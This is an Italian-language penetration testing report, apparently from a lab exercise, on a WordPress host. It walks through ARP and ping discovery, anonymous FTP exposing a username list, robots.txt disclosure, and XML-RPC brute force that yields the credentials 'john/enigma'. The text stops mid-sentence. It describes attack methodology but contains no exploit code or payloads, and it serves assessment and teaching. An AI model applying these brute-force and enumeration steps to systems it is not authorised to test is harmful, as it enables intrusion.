CYBERSECURITY CONSULTING

VULNERABILITY ASSESSMENT & PENETRATION TESTING REPORT

Cliente: TechCorp S.p.A.
Assessment Target: Web Application and Exposed Services
Periodo di valutazione: 23-25 Gennaio 2026
Data del report: 25 Gennaio 2026
Versione del Documento: 1.0
Classificazione: **STRICTLY CONFIDENTIAL**

Redatto da: Viki Susanna Genovese

EXECUTIVE SUMMARY

PANORAMICA: nel periodo dal 23 al 25 gennaio 2026 è stata condotta una valutazione completa della sicurezza informatica dell'infrastruttura web di TechCorp S.p.A.
L'assessment ha incluso sia un'analisi delle vulnerabilità (Vulnerability Assessment) sia test di penetrazione attivi (Penetration Testing) per valutare la reale esposizione ai rischi informatici.

NOTA: Tutte le attività sono state condotte in ambiente controllato, con autorizzazione scritta, senza causare interruzioni operative o perdita di dati.
Il testing ha seguito le linee guida OWASP e PTES (Penetration Testing Execution Standard).

RISULTATI PRINCIPALI: la valutazione ha evidenziato criticità significative che espongono TechCorp S.p.A. a rischi concreti di:
- Accesso non autorizzato ai sistemi aziendali,
- Compromissione di dati sensibili,
- Interruzione dei servizi critici,
- Potenziale violazione delle normative sulla protezione dei dati (GDPR).

VULNERABILITÀ IDENTIFICATE: l'analisi ha rilevato un totale di 41 vulnerabilità:
- CRITICA 1 vulnerabilità,
- HIGH 2 vulnerabilità,
- MEDIUM 4 vulnerabilità,
- LOW 33 vulnerabilità.

Le vulnerabilità critiche e ad alta priorità richiedono intervento immediato.

DIMOSTRAZIONE PRATICA: durante la fase di Penetration Testing, il team è riuscito a:
1. Ottenere accesso non autorizzato all'applicazione web,
2. Compromettere account utente con privilegi elevati,
3. Escalare i privilegi fino ad ottenere accesso amministrativo completo al sistema,
4. Accedere a dati sensibili inclusi hash delle password di tutti gli utenti.

Questo dimostra che un attaccante malintenzionato potrebbe replicare questi passaggi per compromettere completamente l'infrastruttura aziendale.

IMPATTO SUL BUSINESS: le vulnerabilità identificate potrebbero comportare:
• IMPATTO FINANZIARIO: Potenziali sanzioni GDPR,
• IMPATTO REPUTAZIONALE: Perdita di fiducia da parte di clienti e partner in caso di data breach,
• IMPATTO OPERATIVO: Interruzione dei servizi critici e potenziale blocco delle operazioni aziendali,
• IMPATTO LEGALE: Responsabilità civile e penale in caso di compromissione di dati personali.

RACCOMANDAZIONI PRIORITARIE: per mitigare i rischi identificati, si raccomanda di:
1. IMMEDIATO (entro 7 giorni):
    • Aggiornamento sistemi operativi obsoleti,
    • Implementazione policy password robuste,
    • Disabilitazione servizi non necessari.

2. BREVE TERMINE (entro 30 giorni):
    • Aggiornamento applicazioni web vulnerabili,
    • Implementazione autenticazione a due fattori (2FA),
    • Revisione privilegi utenti amministrativi.

3. MEDIO TERMINE (entro 90 giorni):
    • Implementazione sistema di monitoraggio continuo,
    • Formazione staff su security awareness,
    • Implementazione processo di patch management.

CONCLUSIONE: lo stato attuale della sicurezza informatica di TechCorp S.p.A. presenta rischi significativi che richiedono intervento immediato.
Tuttavia, le vulnerabilità identificate sono risolvibili con interventi tecnici e organizzativi ben definiti; si raccomanda fortemente di procedere con l'implementazione delle misure correttive secondo le priorità indicate nel presente report.

INTRODUZIONE

SCOPO DELLA VALUTAZIONE: il presente documento riporta i risultati della valutazione di sicurezza informatica condotta sull'infrastruttura web di TechCorp S.p.A. nel periodo 23-25 gennaio 2026.
L'obiettivo principale dell'assessment è stato quello di:
• Identificare vulnerabilità di sicurezza nei sistemi esposti,
• Valutare la reale possibilità di sfruttamento di tali vulnerabilità da parte di attaccanti esterni,
• Quantificare l'impatto potenziale di un attacco informatico sulla riservatezza, integrità, sicurezza e disponibilitò dei sistemi aziendali,
• Fornire raccomandazioni concrete e prioritizzate per migliorare il livello di sicurezza complessivo.

AMBITO DELL'ASSESMENT SCOPE: la valutazione ha riguardato i seguenti asset e componenti tecnologici.
Target Systems:
- Applicazione web aziendale basata su WordPress
- Servizi di rete esposti sull'host target
- Sistema operativo e configurazioni del server backend

Indirizzi IP analizzati:
192.168.56.103

Servizi analizzati:
- FTP (porta 21)
- SSH (porta 22)
- HTTP (porta 80)
- Applicazione web WordPress e relative componenti

Periodo di assessment:
Data di inizio: 23 gennaio 2026
Data di fine: 25 gennaio 2026
Durata complessiva: 3 giorni lavorativi

LIMITAZIONI DELL'ASSESSMENT: il presente assessment presenta le seguenti limitazioni:
• SNAPSHOT TEMPORALE: la valutazione riflette lo stato di sicurezza dei sistemi al momento dell'esecuzione.
Eventuali modifiche all'infrastruttura o nuove vulnerabilità emerse successivamente non rientrano nel perimetro del presente report.
• COPERTURA: non è possibile garantire l'identificazione del 100% delle vulnerabilità esistenti.
L'assessment fornisce una valutazione rappresentativa basata su metodologie e strumenti standard di settore.

AUTORIZZAZIONI: tutte le attività di testing sono state condotte previa autorizzazione scritta da parte del management di TechCorp S.p.A., in conformità con:
• Legge italiana sulla protezione dei dati (GDPR),
• Codice penale italiano (art. 615-ter e seguenti),
• Best practice internazionali di ethical hacking • Standard OWASP e PTES.

METODOLOGIA OPERATIVA

APPROCCIO METODOLOGICO: la valutazione è stata condotta seguendo metodologie e linee guida riconosciute a livello internazionale, adottando un approccio combinato di Vulnerability Assessment e Penetration Testing.
In particolare, l'assessment si è basato su:
- OWASP Testing Guide (v4) : utilizzata come riferimento metodologico principale per l'analisi di sicurezza dell'applicazione web e dei servizi esposti.
- Penetration Testing Execution Standard (PTES) : per la strutturazione delle attività di penetration testing e validazione pratica delle vulnerabilità;
- NIST SP 800-115: come linea guida di riferimento per l'esecuzione dei test di sicurezza tecnica.

FASI DELL'ASSESSMENT

FASE 1: RECONNAISSANCE & INFORMATION GATHERING

- Identificazione target e servizi esposti,
- Raccolta informazioni pubblicamente disponibili,
- Mappatura superficie di attacco.

FASE 2: VULNERABILITY ASSESSMENT

- Scanning automatico vulnerabilità (Nessus),
- Analisi configurazioni di sicurezza,
- Identificazione software obsoleti,
- Web application scanning (Nikto, WPScan),
- Enumerazione servizi e versioni.

FASE 3: PENETRATION TESTING

- Exploitation delle vulnerabilità identificate,
- Tentativi di accesso non autorizzato,
- Password cracking e bruteforce,
- Bypass controlli di sicurezza.

FASE 4: POST-EXPLOITATION

- Privilege escalation,
- Enumerazione sistema compromesso,
- Identificazione dati sensibili,
- Valutazione impatto e persistenza.

FASE 5: REPORTING & REMEDIATION

- Documentazione delle vulnerabilità,
- Classificazione per severity,
- Raccomandazioni di remediation,
- Redazione report finale.

APPROCCIO BLACK-BOX: il testing è stato condotto con approccio "Black-Box", simulando le condizioni di un attaccante esterno senza conoscenza preventiva dell'infrastruttura interna. Questo approccio permette di:

- Valutare la sicurezza dal punto di vista reale di un attaccante,
- Identificare vulnerabilità facilmente sfruttabili,
- Testare l'efficacia dei controlli di sicurezza perimetrali.

STRUMENTI UTILIZZATI

Durante l'assessment sono stati utilizzati strumenti tecnici consolidati e ampiamente adottati nel settore, al fine di supportare le attività di analisi delle vulnerabilità e di penetration testing.
La piattaforma utilizzata per l'attività è Kali Linux.

STRUMENTI DI RECONNAISSANCE & SCANNING:
NMAP utilizzato per:
• Port scanning,
• Service enumeration,
• Identificazione del sistema operativo,
• Vulnerability scanning (NSE).

NETDISCOVER utilizzato per:
• Network discovery,
• ARP scanning.

ARP-SCAN utilizzato per:
• Host discovery ,
• MAC address identification.

VULNERABILITY ASSESSMENT TOOLS:
NESSUS utilizzato per:
• Vulnerability scanning,
• Configuration audit,
• Compliance checking,
• CVE identification.

NIKTO utilizzato per:
• Web server scanning,
• Misconfiguration detection,
• Outdated software detection.

WPScan utilizzato per:
• WordPress vulnerability scan,
• Plugin/theme enumeration,
• User enumeration.

EXPLOITATION FRAMEWORK

METAPLOIT utilizzato per:
• Exploitation framework,
• Payload generation,
• Post-exploitation modules,
• Privilege escalation.

METERPRETER utilizzato per:
• Advanced payload,
• System enumeration,
• File system access.

PASSWORD CRACKING & AUTHENTICATION

HYDRA utilizzato per:
• SSH bruteforce,
• Network protocol cracking,
• Parallel attacks.

ROCKYOU.TXT utilizzato per:
• Password wordlist
• Common credentials testing


WEB APPLICATION TESTING

BURP SUITE utilizzato per:
• HTTP/HTTPS proxy,
• Request manipulation,
• Web vulnerability testing.


cURL utilizzato per:
• HTTP request crafting,
• API testing.

VULNERABILITY ASSESSMENT

NETWORK DISCOVERY E HOST IDENTIFICATION



Durante la fase iniziale di reconnaissance, è stato utilizzato lo strumento **Netdiscover** per *identificare gli host attivi* presenti sulla rete target.
Netdiscover opera tramite richieste ARP (Address Resolution Protocol) per individuare tutti i dispositivi connessi alla subnet 192.168.56.0/24, come visibile dall'output la scansione ha identificato diversi host attivi sulla rete.
Tra questi, il sistema con indirizzo *IP 192.168.56.103* è stato selezionato come *obiettivo primario* per le successive fasi di assessment, in quanto corrisponde all'infrastruttura web aziendale oggetto della valutazione.
L'utilizzo di Netdiscover come primo strumento di discovery permette di mappare rapidamente la rete senza generare traffico sospetto, operando a livello Data Link (Layer 2) e risultando efficace anche in presenza di firewall perimetrali.



Per validare i risultati ottenuti con Netdiscover, è stata eseguita una scansione di conferma utilizzando **Nmap** con tecnica ping scan; questa metodologia permette di *verificare l'effettiva presenza degli host attivi senza eseguire scansioni invasive delle porte*.

La scansione ha confermato la presenza dell'host 192.168.56.103 come sistema attivo e raggiungibile sulla rete.
La validazione tramite un secondo strumento indipendente garantisce l'accuratezza dell'identificazione ed elimina possibili falsi positivi, confermando definitivamente il target per le successive fasi di assessment.

```
┌──(root㉿kali)-[/home/kali]
└─# sudo arp-scan -I eth0 192.168.56.0/24
Interface: eth0, type: EN10MB, MAC: 08:00:27:f4:d3:da, IPv4: 192.168.56.102
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1    0a:00:27:00:00:0b       (Unknown: locally administered)
192.168.56.100  08:00:27:28:6b:fb       (Unknown)
192.168.56.103  08:00:27:1b:b1:bc       (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.063 seconds (124.09 hosts/sec). 3 responded
```


Come ulteriore validazione, è stato utilizzato **ARP-scan** per una conferma definitiva del target identificato; questo strumento fornisce un'analisi dettagliata a livello Data Link, completando il processo di verifica cross-reference attraverso tre metodologie indipendenti.
La scansione ha confermato nuovamente la presenza dell'host 192.168.56.103 sulla rete, validando in modo definitivo il target attraverso tre strumenti differenti (Netdiscover, Nmap e ARP-scan).
Questo approccio metodologico garantisce l'assoluta certezza dell'identificazione corretta del sistema oggetto di assessment, eliminando qualsiasi margine di errore prima di procedere con le fasi successive di analisi.

```
Session  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ ping -c 4 192.168.56.103

PING 192.168.56.103 (192.168.56.103) 56(84) bytes of data.
64 bytes from 192.168.56.103: icmp_seq=1 ttl=255 time=3.47 ms
64 bytes from 192.168.56.103: icmp_seq=2 ttl=255 time=2.22 ms
64 bytes from 192.168.56.103: icmp_seq=3 ttl=255 time=2.40 ms
64 bytes from 192.168.56.103: icmp_seq=4 ttl=255 time=2.93 ms

── 192.168.56.103 ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 2.224/2.756/3.473/0.488 ms
```

Dopo aver individuato l'indirizzo IP target (192.168.56.103), è stato necessario verificarne la raggiungibilità prima di procedere con le fasi successive di analisi. Il test di connettività ha confermato che il sistema è attivo e risponde correttamente alle richieste di rete, permettendo di procedere con le attività di port scanning e service enumeration.

ENUMERAZIONE SERVIZIO FTP

Per verificare la configurazione di sicurezza dei servizi di rete esposti, è stato analizzato il servizio FTP identificato sulla porta 21; FTP è un protocollo utilizzato per il trasferimento di file tra client e server.



Durante la fase di service enumeration, è stato identificato un **servizio FTP attivo sulla porta 21** del sistema target.

L'analisi ha rivelato una configurazione critica: il servizio consente l'accesso anonimo senza richiedere credenziali di autenticazione, permettendo a qualsiasi utente esterno di connettersi liberamente al sistema.


Una volta stabilita la connessione anonima, è stata identificata una directory "public" accessibile pubblicamente ed all'interno di questa directory è stato individuato il file "*users.txt.bk*", un file di backup contenente una lista di username validi del sistema.

Il file è stato scaricato senza alcuna restrizione.

Il file scaricato contiene una lista di *cinque username*: abatchy, john, mai, anne e doomguy.

La disponibilità di questa lista rappresenta un vantaggio significativo per un potenziale attaccante, in quanto riduce drasticamente la complessità degli attacchi di autenticazione; anziché dover indovinare sia username che password, un attaccante può concentrare gli

sforzi esclusivamente sul bruteforce delle password, riducendo il numero di tentativi necessari da miliardi a poche migliaia di combinazioni.
L'esposizione di file di backup contenenti informazioni sugli account utente evidenzia una gestione inadeguata dei dati sensibili e rappresenta una violazione delle best practice di sicurezza nella configurazione dei servizi pubblicamente accessibili.




Successivamente è stata condotta un'enumerazione delle risorse web accessibili sul sistema target.
L'obiettivo è stato identificare directory, file e endpoint non immediatamente visibili attraverso la navigazione standard dell'applicazione.
La scansione ha individuato diverse risorse esposte sul server web, tra cui:
- Pagina principale (index.html),
- File robots.txt pubblicamente accessibile,
- Directory /backup_wordpress/,
- Risorse amministrative protette (403 Forbidden),
- File di configurazione standard del server.
L'identificazione del file robots.txt ha rivelato la presenza di una directory "/backup_wordpress/" esplicitamente menzionata come non indicizzabile, suggerendo la presenza di un'installazione WordPress potenzialmente utilizzata in passato o mantenuta come backup.


Questa informazione è particolarmente rilevante in quanto le installazioni WordPress rappresentano frequentemente target vulnerabili se non correttamente aggiornate e mantenute.
Le directory con restrizioni di accesso (403 Forbidden) forniscono informazioni sulla struttura interna dell'applicazione, identificando aree potenzialmente sensibili che richiedono ulteriore analisi per verificare l'effettiva robustezza dei controlli di accesso implementati.

ENUMERAZIONE DIRECTORY WEB CON DIRB

Per identificare directory e file potenzialmente esposti sul server web, è stato utilizzato DIRB, uno strumento di web content scanning che effettua richieste HTTP mirate utilizzando wordlist predefinite.



Per validare i risultati ottenuti e garantire la completezza dell'enumerazione, è stata condotta una seconda scansione delle risorse web utilizzando una metodologia differente. Questo approccio *cross-reference* permette di confermare le directory identificate ed eventualmente individuare risorse aggiuntive non rilevate dal primo scan.
La scansione ha confermato la presenza delle risorse precedentemente identificate, inclusi il file robots.txt e la directory /backup_wordpress/.
Sono state aaltresì rilevate ulteriori directory con restrizioni di accesso (403 Forbidden), tra cui /cgi-bin/, /.htaccess e /.htpasswd, tipicamente associate a componenti di sistema o funzionalità amministrative.
La conferma tramite strumenti differenti rafforza l'affidabilità dell'enumerazione effettuata e dimostra come la struttura dell'applicazione presenti elementi standard e prevedibili.



Durante l'enumerazione web è stato esaminato il file robots.txt, comunemente utilizzato per fornire indicazioni ai crawler dei motori di ricerca su quali percorsi non indicizzare. Sebbene questo file non rappresenti un meccanismo di protezione, può rivelare informazioni sulla struttura interna dell'applicazione e su directory che gli amministratori considerano sensibili.

L'analisi ha rivelato la presenza di una direttiva "Disallow: /backup_wordpress/", che indica esplicitamente l'esistenza di una directory contenente backup di un'installazione WordPress. Questa informazione è particolarmente rilevante in quanto:


- Conferma la presenza di un'applicazione WordPress sul sistema,
- Suggerisce che si tratti di dati di backup potenzialmente obsoleti o non mantenuti,
- Fornisce un target specifico per verifiche di vulnerabilità note di WordPress.

L'esposizione di riferimenti a directory di backup tramite robots.txt rappresenta una debolezza informativa significativa, in quanto guida direttamente un attaccante verso risorse potenzialmente vulnerabili.

Le installazioni WordPress di backup sono frequentemente trascurate negli aggiornamenti di sicurezza e rappresentano un vettore di attacco comune.

ANALISI VULNERABILITÀ WORDPRESS CON WPSCAN


Per analizzare in dettaglio l'installazione WordPress identificata, è stato utilizzato WPScan, uno strumento specializzato nella scansione di vulnerabilità specifiche di WordPress.



Identificata la presenza di un'installazione WordPress tramite il file robots.txt, è stata condotta un'analisi di sicurezza specifica utilizzando WPScan, uno strumento specializzato nella scansione di vulnerabilità WordPress. WPScan permette di identificare versioni del CMS, plugin e temi installati, utenti enumerabili e vulnerabilità note associate alla configurazione rilevata.

L'analisi ha fornito informazioni dettagliate sull'installazione WordPress presente nella directory /backup_wordpress/, rivelando elementi critici per la valutazione della sicurezza dell'applicazione.

Questo approccio mirato consente di identificare vulnerabilità specifiche delle piattaforme CMS, come versioni obsolete, plugin non aggiornati o configurazioni insicure.



L'analisi WPScan ha rivelato che l'installazione WordPress presenta l'interfaccia XML-RPC pubblicamente accessibile. XML-RPC è un protocollo che permette l'interazione remota con WordPress e, se non adeguatamente protetto, può essere sfruttato per attacchi di bruteforce delle credenziali.

Sfruttando questa esposizione, **è stato possibile validare credenziali di accesso** per l'account *utente "john"* utilizzando la *password "enigma"*.

La combinazione di XML-RPC esposto e credenziali deboli rappresenta una vulnerabilità critica che consente l'accesso autenticato all'amministrazione WordPress.

Le credenziali identificate forniscono accesso completo al pannello amministrativo WordPress, permettendo:

